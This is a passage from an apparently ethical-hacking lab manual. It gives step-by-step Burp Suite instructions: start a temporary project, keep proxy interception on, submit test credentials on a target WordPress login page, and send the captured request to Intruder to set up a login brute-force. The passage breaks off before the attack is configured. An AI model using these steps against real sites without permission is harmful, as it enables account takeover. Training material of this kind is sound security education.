
12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

    Note: If an update window appears, click **Close**.



13. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.



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

14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.



15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

    Note: Turn the interception on if it is off.



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
16. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.

    Note: You can enter the credentials of your choice here.



17. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.
18. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.

    Note: Observe that Burp Suite intercepted the entered login credentials.

    Note: If you do not get the request as shown in the screenshot, then press the **Forward** button.

